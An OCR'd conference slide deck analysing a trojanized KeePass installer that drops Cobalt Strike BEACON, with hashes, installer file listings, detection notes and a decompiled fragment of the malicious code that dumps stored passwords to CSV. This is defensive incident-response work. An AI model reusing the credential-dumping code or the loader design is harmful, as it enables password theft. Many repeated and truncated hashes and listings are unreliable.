Open-Source Software Weaponized as Part of a Compromise

Juho Jauhiainen



Disclaimer

This presentation does not represent the views of my past, present or future employers. All comments and opinions are my own.

Juho Jauhiainen

Father, DFIR consultant, Malware enthusiast, Speaker, Training Instructor

~11 years of Cyber Security (mainly DFIR, CTI, malware analysis)
RITA (Rapid Intelligence & Tactical Analysis) Lead for EMEA at Accenture
Master of Science in Tech. (Information Security & Cryptography)
CISSP | CHFI | GSP | GX-FA | GX-IH | GCFA | GCFE | GCTI | GMON | GREM | OSCP
Disobey, HelSec, KyberVPK, MPK, Turvakäräjät, Active reservist
Locked Shields participant (2018, 2019, 2021, 2022, 2023, 2024, 2025)
One of TIVI magazine's TOP 100 IT influencers in Finland 2021, 2022 and 2023

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BSides Dublin 2024



Locked Shields 2022



Disobey 2023



Black Hat Europe 2023



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010 > MALWARE ANALYSIS



011 > CASE SUMMARY



How we came up with the case? What's the story behind it?


What was found? How we approached this infection chain?


Lessons learned


001 > Case Introduction


December 2024























Detection & Response

- Client had MDE (Microsoft Defender for Endpoint)
- Short dwell time
 - First alert 6h after installation
 - o 30min after the manual operation had started
- MDE alerted when attacker executed another instance of CS BEACON
- No detection (or prevention) on the first instance of CS BEACON
 - Or loaders (KeePass.exe/other components, which are introduced shortly)
- Binaries retrieved from MDE but were also available on VirusTotal

010 > Malware Analysis

c:\users\rodrigo.gonzales\desktop\20179868949\KeePass-2.57-Setup.exe:

Verified: Signed

Signing date: 15:43 22/11/2024

Publisher: AVARKOM LLC Company: Dominik Reichl

Description: KeePass Password Safe 2 Setup

Product: KeePass Password Safe 2

Prod version: 2.56.0.0

File version:

MachineType: 32-bit Binary Version: 0.0.0.0

Original Name: n/a Internal Name: n/a

Copyright:

Comments: This installation was built with Inno Setup.

Entropy: 7.994

MD5: D0D2BDFD414A2A6A1E95363ED1B551DE

SHA1: 65A1FEE585C8D49676DB5FF1921E72EC2F912FE1 PESHA1: 4DEC25884630F93ADB6C01B9E8C4F5AD0437FBDD

PE256: 7CF8D97F9C90F1E15DF541F18E5E258D0201B6A4947D7E2DA1F9D74E9690A5AE SHA256: 0E5199B978AE9816B04D093776B6699B660F502445D5850E88726C05E933E7D8

IMP: 48AA5C8931746A9655524F67B25A47EF

c:\users\rodrigo.gonzales\desktop\20179868949\KeePass-2.57-Setup.exe: Verified: Signed Signing date: 15:43 22/11/2024 Publisher: AVARKOM LLC Dominik Reichl Company: Description: KeePass Password Safe 2 Setup Product: KeePass Password Safe 2 Prod version: 2.56.0.0 File version: MachineType: 32-bit Version mismatch Binary Version: 0.0.0.0 Original Name: n/a Internal Name: n/a Copyright: This installation was built with Inno Setup. Comments: 7.994 Entropy: MD5: D0D2BDFD414A2A6A1E95363ED1B551DE SHA1: 65A1FEE585C8D49676DB5FF1921E72EC2F912FE1 PESHA1: 4DEC25884630F93ADB6C01B9E8C4F5AD0437FBDD PE256: 7CF8D97F9C90F1E15DF541F18E5E258D0201B6A4947D7E2DA1F9D74E9690A5AE SHA256: 0E5199B978AE9816B04D093776B6699B660F502445D5850E88726C05E933E7D8

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48AA5C8931746A9655524F67B25A47EF

IMP:

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Internal Name: n/a

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SHA1: 65A1FEE585C8D49676DB5FF1921E72EC2F912FE1 PESHA1: 4DEC25884630F93ADB6C01B9E8C4F5AD0437FBDD

PE256: 7CF8D97F9C90F1E15DF541F18E5E258D0201B6A4947D7E2DA1F9D74E9690A5AE SHA256: 0E5199B978AE9816B04D093776B6699B660F502445D5850E88726C05E933E7D8

IMP: 48AA5C8931746A9655524F67B25A47EF

Built the same way as the legit one...

...which makes it easy to extract ©

c:\users\rodrigo.gonzales\desktop\20179868949\KeePass-2.57-Setup.exe:

Verified: Signed

Signing date: 15:43 22/11/2024

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IMP: 48AA5C8931746A9655524F67B25A47EF

```
Listing "KeePass Password Safe 2" - setup data version 5.5.0 (unicode)
  "app\KeePass.exe" (3.15 MiB) SHA-1 b3a2e97992b5a6a6c5c3b0e7982db40785495b17 - overwritten
   "app\Languages\"
   "app\Plugins\"
   "app\KeePass.exe" (3.15 MiB) SHA-1 b3a2e97992b5a6a6c5c3b0e7982db40785495b17
   "app\conf.bin" (2.2 MiB) SHA-1 f407026fd5492be96ddac0e959bccfe9467aa5bb
   'app\KeePass.chm" (749 KiB) SHA-1 27a17709a669be74957039b30f80d5a6a1a3402
   "app\KeePass.config.xml" (252 B) SHA-1 34309b00045503fce
   "app\KeePass.exe.config" (763 B) SHA-1 5b98c0a8cc8f628db02024aee7861
   app\KeePass.XmlSerializers.dll" (448 KiB) SHA-1 a80b8f7ef5cd0405d5b3e0611dd110e745208a35"
   app\KeePassLibC32.dll" (594 KiB) SHA-1 84d2573604f83d1a752487234140fc42a45b61e5"
   "app\KeePassLibC64.dll" (767 KiB) SHA-1 3925f42b9ed3921f5cd59b7978e7d5085a0e2d6f
   "app\License.txt" (18.3 KiB) SHA-1 0f9c30b800f55b4225474ab933510ec6ff497f4b
   "app\ShInstUtil.exe" (73.7 KiB) SHA-1 ce4ba079b39e3fb657d48c94032b3b98
   "app\XSL\KDBX Common.xsl" (2.67 KiB) SHA-1 ea2e2dca885f8b2d5e36ae3ffc7122
   app\XSL\KDBX DetailsFull HTML.xsl" (3.47 KiB) SHA-1 ec7c2dea02bda6534571378"
   "app\XSL\KDBX_DetailsLight_HTML.xsl" (3.03 KiB) SHA-1 8fdf47ebe5d429e8b8e734e2770
   "app\XSL\KDBX_PasswordsOnly_TXT.xsl" (919 B) SHA-1 d44a6572daa202ee8665a0f56c84feee
  "app\XSL\KDBX_Tabular_HTML.xsl" (3.03 KiB) SHA-1 e045f584fad9737aa65d3753b661f3f851ed8963
```

Our sample

```
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   "app\KeePass.config.xml" (252 B) SHA-1 34309b00045503fc
   "app\KeePass.exe.config" (763 B) SHA-1 5b98c0a8cc8f628db02024ae
   app\KeePass.XmlSerializers.dll" (448 KiB) SHA-1 a80b8f7ef5cd0405d5b3e061
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   app\KeePassLibC64.dll" (767 KiB) SHA-1 3925f42b9ed3921f5cd59b7978e7d5085"
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   "app\XSL\KDBX_DetailsLight_HTML.xsl" (3.03 KiB) SHA-1 8fdf47ebe5d429e8b8e73
   "app\XSL\KDBX_PasswordsOnly_TXT.xsl" (919 B) SHA-1 d44a6572daa202ee8665
  "app\XSL\KDBX Tabular HTML.xsl" (3.03 KiB) SHA-1 e045f584fad9737aa65d3753b661f3f851ed8963
```

```
Legit KeePass
```

```
isting "KeePass Password Safe 2.57" - setup data version 6.1.0 (unicode)
  "app\Languages\"
  "app\Plugins\"
  "app\KeePass.exe" (3.16 MiB) SHA-1 101d1d770719b5ca
  "app\KeePass.XmlSerializers.dll" (448 KiB) SHA-1 a80b8f7ef50
  "app\KeePass.exe.config" (763 B) SHA-1 5b9
  "app\KeePass.config.xml" (252 B) SHA-1 34
  "app\License.txt" (18.3 KiB) SHA-1 0f9c3
  "app\ShInstUtil.exe" (94.9 KiB) SHA-1 298871fb0
  "app\KeePass.chm" (749 KiB) SHA-1 27a17709a
  "app\KeePassLibC32.dll" (594 KiB) SHA-1 84d257
  "app\KeePassLibC64.dll" (767 KiB) SH
  "app\XSL\KDBX_Common.xsl" (2.67 KiB) SHA-1 ea2e2dc
  "app\XSL\KDBX_DetailsFull_HTML.xsl" (3.47 KiB) SHA-1 ec7c2dea02b
  "app\XSL\KDBX DetailsLight HTML.xsl" (3.03 KiB) SHA-1 8fdf47ebe5
  "app\XSL\KDBX_PasswordsOnly_TXT.xsl" (919 B) SHA-1 d44a6572daa202ee8
  "app\XSL\KDBX_Tabular_HTML.xsl" (3.03 KiB) SHA-1 e045f584fad9737aa65d375
```

Our sample

```
Listing "KeePass Password Safe 2" - setup data version 5.5.0 (unicode)
  "app\KeePass.exe" (3.15 MiB) SHA-1 b3a2e97992b5a6a6c5c3b0e7982db40785495b17 - overwritten
   "app\Languages\"
    'app\Plugins\"
   app\KeePass.exe" (3.15 MiB) SHA-1 b3a2e97992b5a6a6c5c3b0e7982db40785495b17"
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    app\KeePass.config.xml" (252 B) SHA-1 34309b00045503fce52adf638ec8be5f32cb6b1d
   "app\KeePass.exe.config" (763 B) SHA-1 5b98c0a8c
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   app\XSL\KDBX Common.xsl" (2.67 KiB) SHA-1 ea2e2dca885f8b2d5e36ae3ffc7122c2fe458760"
   app\XSL\KDBX DetailsFull HTML.xsl" (3.47 KiB) SHA-1 ec7c2dea02bda6534571378
   app\XSL\KDBX_DetailsLight_HTML.xsl" (3.03 KiB) SHA-1 8fdf47ebe5d429e8b8e734e2770"
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   "app\XSL\KDBX_Tabular_HTML.xsl" (3.03 KiB) SHA-1 e045f584fad9737aa65d3753b661f3f851ed8
```

Legit KeePass

```
isting "KeePass Password Safe 2.57" - setup data version 6.1.0 (unicode).
  "app\Languages\"
  "app\KeePass.exe" (3.16 MiB) SHA-1 101d1d77071
  app\KeePass.XmlSerializers.dll" (448 KiB)
   app\KeePass.exe.config" (763 B) SHA-1 5b98c0a8cc8f628db02024aee78619c3abb5de75
  app\KeePass.config.xml" (252 B) SHA-1 34309b00045503fce52adf638ec8be5f32cb6b1d
  'app\KeePass.chm" (749 KiB)
   app\KeePassLibC32.dll" (594 KiB) SHA-1 84d25736
  app\KeePassLibC64.dll" (767 KiB) SHA-1 3925f42b9ed3921f5cd59b7978
  app\XSL\KDBX_Common.xsl" (2.67 KiB) SHA-1 ea2e2dca885f8b2d5e368
  'app\XSL\KDBX_DetailsFull_HTML.xsl" (3.47 KiB) SHA-1 ec7c2dea
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```


Our sample What are you? Legit KeePass

"app\KeePass.exe" (3.15 MiB) SHA-1 b3a2e97992b5a6a6c5c3b0e7982db40785495b17 - overwritten "app\Languages\" app\Plugins\" 'app\KeePass.config.xml" (252 B) 'app\KeePass.exe.config" (763 B) SHA-1 5b98c0a8c app\KeePass.XmlSerializers.dll" (448 KiB) SHA-1 a80b8f7ef5cd0405d5b3e0611dd110e745208a35 app\KeePassLibC64.dll" (767 KiB) SHA-1 3925F42b9ed3921F5cd59b7978e7d5085a0e2d6f' app\ShInstUtil.exe" (73.7 KiB) app\XSL\KDBX Common.xsl" (2.67 KiB) SHA-1 ea2e2dca885f8b2d5e36 'app\XSL\KDBX DetailsFull HTML.xsl" (3.47 KiB) SHA-1 ec7c2 app\XSL\KDBX_DetailsLight_HTML.xsl" (3.03 KiB) SHA-1 8fdf47ebe5d429 app\XSL\KDBX_PasswordsOnly_TXT.xsl" (919 B) SHA-1 d44a6572daa202ee8665a0f56c84fe" "app\XSL\KDBX Tabular HTML.xsl" (3.03 KiB) SHA-1 e045f584fad9737aa65d3753b661f3f851e isting "KeePass Password Safe 2.57" - setup data version 6.1.0 (unicode) 'app\Languages\' "app\KeePass.exe" (3.16 MiB) SHA-1 101d1d77071 app\KeePass.XmlSerializers.dll" (448 KiB) app\KeePass.exe.config" (763 B) app\KeePass.config.xml" (252 B) SHA-1 34309b00045503fce52adf638 'app\License.txt" (18.3 KiB) SHA-1 0f9c30b800f55b4225474ab933510 app\ShInstUtil.exe" (94.9 KiB) SHA-1 298871fb0ae9148b4000ed86e4096fd998615ecc app\KeePassLibC32.dll" (594 KiB) SHA-1 84d25736 app\KeePassLibC64.dll" (767 KiB) SHA-1 3925f42b9ed3921f5cd59b7978 app\XSL\KDBX_Common.xsl" (2.67 KiB) SHA-1 ea2e2dca885f8b2d5 app\XSL\KDBX_DetailsFull_HTML.xsl" (3.47 KiB) SHA-1 ec7c2de app\XSL\KDBX DetailsLight HTML.xsl" (3.03 KiB) SHA-1 8fdf47eb app\XSL\KDBX_PasswordsOnly_TXT.xsl" (919 B) SHA-1 d44a6572daa202ee8665a0f56c84fb "app\XSL\KDBX_Tabular_HTML.xsl" (3.03 KiB) SHA-1 e


Listing "KeePass Password Safe 2" - setup data version 5.5.0 (unicode)





Overview




- The installer writes several files to disk
- Most of the files are the same as in the real version
 - The app also works like the original
- Three files are malicious:
 - KeePass.exe (.NET)
 - ShInstUtil.exe (C)
 - conf.bin (Encrypted data)
- KeePass.exe launches ShInstUtil.exe, that decrypts and executes CobaltStrike BEACON from conf.bin file









```
7610
                       StreamWriter sw = new StreamWriter(memoryStream, StrUtil.Utf8);
7611
                       sw.Write("\"Account\",\"Login Name\",\"Password\",\"Web Site\",\"Comments\"\r\n");
7612
                       EntryHandler entryHandler = delegate(PwEntry pe)
7613
7614
                           MainForm.WriteCsvEntry(sw, pe);
7615
                           return true;
7616
                       };
7617
                       if (rootGroup != null)
7618
                           rootGroup.TraverseTree(TraversalMethod.PreOrder, null, entryHandler);
7620
7621
                       sw.Close();
                       string @string = Encoding.UTF8.GetString(memoryStream.ToArray());
7622
7623
                       int num2 = 0;
                       while ((num2 = @string.IndexOf("\r\n", num2, StringComparison.InvariantCulture)) != -1)
7624
7625
7626
